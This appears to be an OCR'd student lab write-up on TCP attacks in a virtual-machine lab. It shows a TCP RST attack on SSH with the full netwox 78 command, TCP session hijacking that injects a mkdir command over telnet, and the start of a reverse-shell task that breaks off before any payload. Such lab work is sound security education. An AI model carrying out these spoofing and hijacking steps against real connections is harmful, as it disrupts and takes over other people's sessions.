
Learned: TCP reset is typically defined as discarding a TCP connection between two computers. If a machine wants to discard the TCP connection, it sends a TCP packet with the RST flag set to 1 to the other machine. I understood that, if the attacker and the machine are on the same LAN, the TCP reset packets can be forged by an attacker.

2. TCP RST attack on ssh connections


a. Before the attack the victim can make ssh connection with user. (Consider the left terminal in the below picture)




b. The attacker observes that victim is connected to the user over ssh.



c. The attacker executes the command sudo netwox 78 - -device “enp0s3” - -filter “port 22” - -spoofip “raw” - -ips “10.0.2.7”



d. Results observed in the attacker Wireshark after performing the TCP RST attack on ssh connections.




Did: I first established a ssh connection between user and victim. After a successful connection, as an I executed the “sudo netwox 78 - -device “enp0s3” - -filter “port 22” - -spoofip “raw” - -ips “10.0.2.7”” command. The attacker generates a forged TCP RST packet using netwox 78 and listens to any packet with the port number 22.

Saw: As soon as I established the connection, I was able to log-in into user machine. Later, when I executed the netwox 78 command for performing the attack, I observed a “Broken pipe” output for the victim. The attacker watches the TCP RST packet with the RST flag set to 1.


Learned: TCP reset is typically defined as discarding a TCP connection between two computers. If a machine wants to discard the TCP connection, it sends a TCP packet with the RST flag set to 1 to the other machine. I understood that, if the attacker and the machine are on the same LAN, the TCP reset packets can be forged by an attacker.

Task 4: TCP Session Hijacking


a. User establishing a connection with victim over telnet.




b. The attacker observing the established telnet connection between victim and user in the Wireshark.




c. The attacker uses the last sequence number and last acknowledge number used by user to send to victim and forges the packet to insert his own commands. Sequence number = 3755533388, Acknowledgement number = 2494846419, Window size = 237, Source Port = 55302. I also converted the command I want to insert in the packet into a hexadecimal format by using python and added th hex value of "Enter key" by the end of output while I was forging the packet.






d. Wireshark observation of attacker and user after sending the packet successfully.



e. The successful injection of the command “mkdir Hacked_by_moulika” in the victim machine though the forged packet.




Did: As a user, I first established a connection with victim over telnet. As an attacker, I observed the packets transmission in Wireshark and forged the packet using above mentioned commands and sent it successfully.

Saw: I observed that, as a user, I successfully made a telnet connection with victim. As an attacker, I was able to forge the packet and inject my own command in the victim machine. I also observed I successfully performed the attack when the "Hacked_by_moulika" directory was created in the victim machine.


Learned: I learned that, the process of intercepting a TCP session between two machines is known as TCP session Hijacking. I understood that, the attacker can get the current value of the sequence and acknowledgement number of the TCP session and forge a TCP packet. If the packet is sent correctly, then the command injected in the packet gets executed in the victim machine. This would stop the user machine to type any further commands, but the changes made can be observed in the victim machine. This can be a very dangerous attack as the attacker can insert whatever he wants in the victim machine with victim not having any knowledge of what's exactly happening.

3.3 Task 5: Creating Reverse Shell using TCP Session Hijacking


a. User establishes a telnet connection with victim.




b. Attacker observes the connection between user and victim in Wireshark.




c. Attacker obtains the details about the last sequence number and acknowledge number used by user to victim in Wireshark.
Sequence number = 4247236994, Acknowledge number = 93806253, Window size = 237, Source port = 48102.



d. The attacker for the listens to the port 9090 before sending the forged packet, so that the victim's port would be readily listening.

